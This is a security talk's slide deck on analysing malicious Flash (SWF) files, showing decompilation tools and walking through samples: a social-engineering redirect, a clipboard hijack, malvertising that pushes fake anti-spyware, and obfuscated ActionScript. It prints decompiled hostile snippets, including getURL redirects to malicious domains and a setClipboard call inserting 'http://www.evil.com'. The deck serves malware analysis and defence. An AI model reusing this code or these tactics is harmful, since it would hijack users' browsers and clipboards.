



Shane Hartman – CISSP, GCIA, GREM
Suncoast Security Society

ANALYZING MALICIOUS FLASH PROGRAMS

- ◆ Analyzing Malware
- ◆ Why Flash Malware
- ◆ Structure of an SWF File
- ◆ History of Flash Scripting
- ◆ Exploit Example 1: Social Engineering
- ◆ Exploit Example 2: Clipboard Hijack
- ◆ Exploit Example 3: Multi-Step Redirection
- ◆ Exploit Example 4: Shell Code Exploit

Why Flash Malware?

- ◆ Flash player is almost everywhere
 - ◆ Platform independent – Unix / Windows
 - ◆ It supports an extensive coding
- ◆ To run on a victims browser
 - ◆ Place banner ad
 - ◆ Inject links to SWF files via SQL Injection or XSS
 - ◆ Ask the user to click on link to SWF file

Why Flash Malware?

- ◆ Malicious Javascript is much easier to detect
- ◆ Companies like:
 - ◆ Websense
 - ◆ Bluecoat
 - ◆ Checkpoint FW
- ◆ can analyze the code before its executed.
- ◆ With the introduction of Action Script 3 a highly robust environment
- ◆ * Because it is embedded and executed client side it is much more difficult to analyze, much like Java applets.

Targets of Malicious Flash

- ◆ Target flash player vulnerabilities
- ◆ Control some aspect of the victims environment
 - ◆ ie. The victims clipboard
- ◆ Redirect victim to malicious sites

Structure of a SWF File

- ◆ Header, version, length, frame, info, etc
- ◆ Additional details in the FileAttributes tab
 - ◆ Optional in earlier versions
 - ◆ Used to tell the Flash Player to use the newer VM for AS 3
- ◆ Definition and control tags, recognized by tag type number, eg
 - ◆ -1 : ShowFrame (displays current frame)
 - ◆ -12: DoAction (defines ActionScript 1 or 2)
 - ◆ -82: DoABC (defines ActionScript 3)

History of Scripting in Flash

- ◆ Version 1: Basic geometry and animations only
- ◆ Version 2: Several animation control tags
- ◆ Version 3: Support for keyboard and mouse events
- ◆ Version 4: Full scripting implementation via actions
- ◆ Version 5-6: Support for ActionScript 1
- ◆ Version 7-8: Support for ActionScript 2
- ◆ Version 9+: Support for ActionScript 3 – Different VM

Analyzing Malware - Overview

- ◆ Before analyzing flash lets look at malware analysis
- ◆ Behavior Analysis
 - ◆ Observe what happens when executed
 - ◆ Capture and analyze traffic on the network
 - ◆ Attempt to simulate and interact with the program
- ◆ Code Analysis
 - ◆ Capture the program / code
 - ◆ Decompile / analyze
 - ◆ Break down each component and follow the road map

Exploit Example 1: Social Engineering

To: victim@example.com

Subject: What Up

Check this out..

<http://img361.imageshack.us/img361/7064/zoxdgeysjn6.swf>

Where does the link take you.. What happens next?

RusCams.com
Порно пати - виртуальный клуб

Ваш e-mail
Ваш пароль

EN Модели on-line Все модели Новые модели Форум Помощь

Катюша
Популярная модель, дает
сексуальное удовольствие.
Модели - фотографии - новые

Все модели

Девушки
Зрелые женщины
Лесбиянки

Модели он-лайн

Ksenia WildThing LOVELY_GIRL Ideopatra

Бесплатный видеочат
Бесплатный видеочат
Бесплатный видеочат
Бесплатный видеочат

Exploit Example 1:

Tools

- ◆ Swfextract
- ◆ Flare
- ◆ Dump Flash

Extract data from SWF using swfextract

```
C:\...\Administrator\Desktop>swfextract zoxdgeysjn6.swf  
Objects in file zoxdgeysjn6.swf:
```

```
[ -i ] 2 Shapes: ID(s) 1, 3
```

```
[ -p ] 1 PNG: ID(s) 2
```

```
[ -F ] 1 Font: ID(s) 4
```

```
[ -f ] 1 Frame: ID(s) 0
```

```
C:\...\Administrator\Desktop>swfextract -p 2
```



Produces output.png



Extract and Decompile SWF scripts using Flare

- ◆ Right-click on the swf file and select “Decompile” to produce a .flr text file

```
movie 'c:\Temp\zoxdgeysjn6.swf' {
// flash 6, total frames: 136, frame rate: 12 fps, 1x1,
compressed
// unknown tag 88 length 78
frame 15 {
    getURL('http://moyapodruzhka.com/?wmid=44&sid44',
` `);
}
}
```

Dump Flash Decompiler Helps examine file structure

The screenshot shows the 'Dump flash decompiler' application window. On the left is a hex dump of memory starting at address 00001670. The right side displays a hierarchical tree of actions and their details. A specific action at offset 000016F0 is selected, showing its ID (12), length (46), and data content, which includes a script block. Below the tree is a log table with columns for #, Level, Offset, Code, Section, Message, Type, and Info.

Dump flash decompiler

File Utility Help

#	Level	Offset	Code	Section	Message	Type	Info
0	Info	02000302	Load		Filename	File	filename: "C:\D...
1	Info	02000502	Load		File length	File	0x00001739 by...

C:\Documents and Settings\Administrator\Desktop\zimudgeys\file.swf

offset	00001670	00001680	00001690	000016A0	000016B0	000016C0	000016D0	000016E0	000016F0	00001700	00001710	00001720	00001730	00001740	00001750	
00001670	69 67 68 74 73 20 52 65 73 65 72 76 65 64 2E 00	FF 02 3E 00 00 00 05 00 70 01 0C 65 00 B4 0E 38	00 04 0A 8E 04 00 FF FF FF 7C 01 A4 01 15 95 1E	14 72 48 61 47 46 7C 92 15 51 F1 18 34 60 06 99	51 C5 2F A4 07 53 40 1A 60 2F 34 61 93 10 4D 1D	47 24 84 00 8A 06 06 03 00 05 00 1F 70 97 1D F0	40 00 40 00 40 00 40 00 40 00 40 00 40 00 40 00	40 00 40 00 40 00 40 00 40 00 3F 03 2E 00	00 00 03 2A 00 68 74 74 70 3A 2F 2F 60 6F 79 63	70 6F 64 72 75 7A 66 66 61 2E 63 6F 60 2F 3F 77	60 69 54 30 34 26 73 69 64 30 34 34 00 00 00	FF 04 09 00 00 00 72 65 64 69 72 65 63 74 00 40	00 40 00 40 00 40 00 40 00 40 00 40 00 40 00 40	00 40 00 40 00 40 00 40 00 40 00 40 00 40 00 40	00 40 00 40 00 40 00 40 00 40 00 40 00 40 00 40	
offset: 000016F2 (5874)	hex: B3	bin: 10000011	dec: 131 (-125)													

* 22 ShowFrame
* 23 ShowFrame
- 24 DoAction
 ID = 12 (0x00C)
 Big length
 Length = 46 (0x000002E)
- Data
 Script (ACTIONRECORDS)
 #1 GetURL("http://moyapodruchka.com/?wid=11&sid=11")
 #2 End
- 25 FrameLabel
 ID = 43 (0x02B)
 Big length
 Length = 9 (0x0000009)
- Data
 Name (STRING) = "redirect"
* 26 ShowFrame

Exploit Example 2: Clipboard Hijack

- ◆ Clipboard persistently contains an unfamiliar URL
- ◆ Adding new content to the clipboard seems to have no effect




Exploit Example 2:

Tools

- ◆ Swfdump
- ◆ abcdump
- ◆ Nemo 440

Disassemble ActionScript with SWFTools swfdump

- ◆ c:\temp\swfdump –Ddu clipboard-poc.swf > clipboard-poc.swfdump.txt




The screenshot shows a Windows Notepad window with the title "Notepad". The menu bar includes "File", "Edit", "Format", "View", and "Help". The main content area displays the following ActionScript code:

```
method --<UNDEFINED>-- [package]:setClip()
[2 1 10 11 0]
{
    getlocal_0
    pushscope
    getlex [package]flash.system:System
    pushstring "http://www.evil.com"
    callpropvoid [package]:setClipboard, 1 params
    returnvoid
}
```

Use abcdump for cleaner output in Actionscript 3


- ◆ c:\temp\abcdump clipboard-poc.swf
- ◆ notepad clipboard-poc.swf.il



A screenshot of a Windows Notepad window titled "Notepad". The window contains the following ActionScript 3 assembly code:

```
function setClip():* /* disp_id 0*/
{
    // local_count=1 max_scope=1 max_stack=2 code_len=10
    0    getlocal0
    1    pushscope
    2    getlex          flash.system::System
    4    pushstring      "http://www.evil.com"
    6    callpropvoid   setClipboard (1)
    9    returnvoid
}
```

Use Nemo 440 for ActionScript 3 (abcdump + GUI)



Exploit Example 3: Multi-Step Redirection

- ◆ Visitors to taringa.net saw the following banner ad.
- ◆ Some were redirected to a site that told them of a spyware problem
- ◆ So, what was going on? – Much more complicated



Redirected – So what happened

Windows Internet Explorer

NOTICE: If your computer is infected, you could suffer data loss, erratic PC behavior, PC freezes and crashes. Detect and remove viruses before they activate themselves on your PC to prevent all these problems.

Do you want to install AntiSpywareMaster to scan your PC for malware now? (Recommended)

OK Cancel

There were errors during security settings restore!

System has detected spyware infection! It is recommended to use antispwyare tool to prevent data loss and privacy information exposure

Click OK to download antispwyare tool


OK

Security

- Allow active content from CDs to run on my computer*
- Allow active content to run in files on My Computer*
- Allow software to run or install even if the signature is invalid
- Check for publisher's certificate revocation
- Check for server certificate revocation*
- Check for signatures on downloaded programs
- Do not save encrypted pages to disk
- Empty Temporary Internet Files folder when browser is closed
- Enable Integrated Windows Authentication*
- Enable native XMLHTTP support

Phishing Filter

- Disable Phishing Filter
- Turn off automatic website checking
- Turn on automatic website checking



Attempts to
install a fake
anti-spyware
tool via social
engineering.


Initial Behavior Analysis Was Not Helpful

- ◆ Nothing suspicious when loading the SWF file in the browser
- ◆ Clicking on the ad shows nothing suspicious
- ◆ Could it be sensitive to something:
 - ◆ Time
 - ◆ URL
 - ◆ Parameters, etc.

Pulled the file 17113.swf

- ◆ Decompiled 17113.swf with Flare
- ◆ Code doesn't reveal much – Looks to be concealed

First Look at 17113.swf Flare confused by obfuscation



The screenshot shows a Windows Notepad window displaying ActionScript code. The title bar reads "Notepad". The menu bar includes "File", "Edit", "Format", "View", and "Help". The code itself is heavily obfuscated:

```
movie 'C:\17113.swf' {
// flash 6, total frames: 1, frame rate: 24 fps, 468x60 px, compressed
// unknown tag 255 length 1
// unknown tag 777 length 3

movieClip 4680 {

    #initclip
    for (;;) {
        for (;;) {
            for (;;) {
                for (;;) {
                    for (;;) {
                        var □ = 957;
                        for (;;) {
```

Sothink SWF Decompiler – Commercial Suggests Obfuscated Code

- ◆ ActionScript View

SourceView–17113.swf::Action [6]::sprite 1

```
3 // [Action in Frame 1]
4 var \x01 = 5;
5 for (\x01 = eval("\x01") + 729; eval("\x01") == 485; \x01 = eval("\x01") + 286)
6 {
7 } // end of for
```

- ◆ P-Code View

SourceView–17113.swf::Action [6]::sprite 1

```
3 // [Action in Frame 1]
4 _push "\x01"
5 _push 5
6 _var
7 #4 _push "\x01"
8 _getVariable
9 _push 5
```

Flash Encryptors (Briefly)

- ◆ There are encryptors meant to protect your code
- ◆ The suggestion is they will protect your intellectual work
- ◆ Malware authors are using these tools to make it more difficult to dissect and understand what the malicious code is trying to do

Commercial Protectors

SWF Encrypt support AS 1,2,3

Name	Size	Protected	Version	Path
17113.swf	40.239 Kb	Yes	6	C:\Documents and Settings\Administrator\Desktop\flash
gnida.swf	3.111 Kb	No	6	C:\Documents and Settings\Administrator\Desktop\flash
statsa.php.swf	0.483 Kb	No	8	C:\Documents and Settings\Administrator\Desktop\flash
textbookx_728x90.swf	24.566 Kb	Yes	6	C:\Documents and Settings\Administrator\Desktop\flash

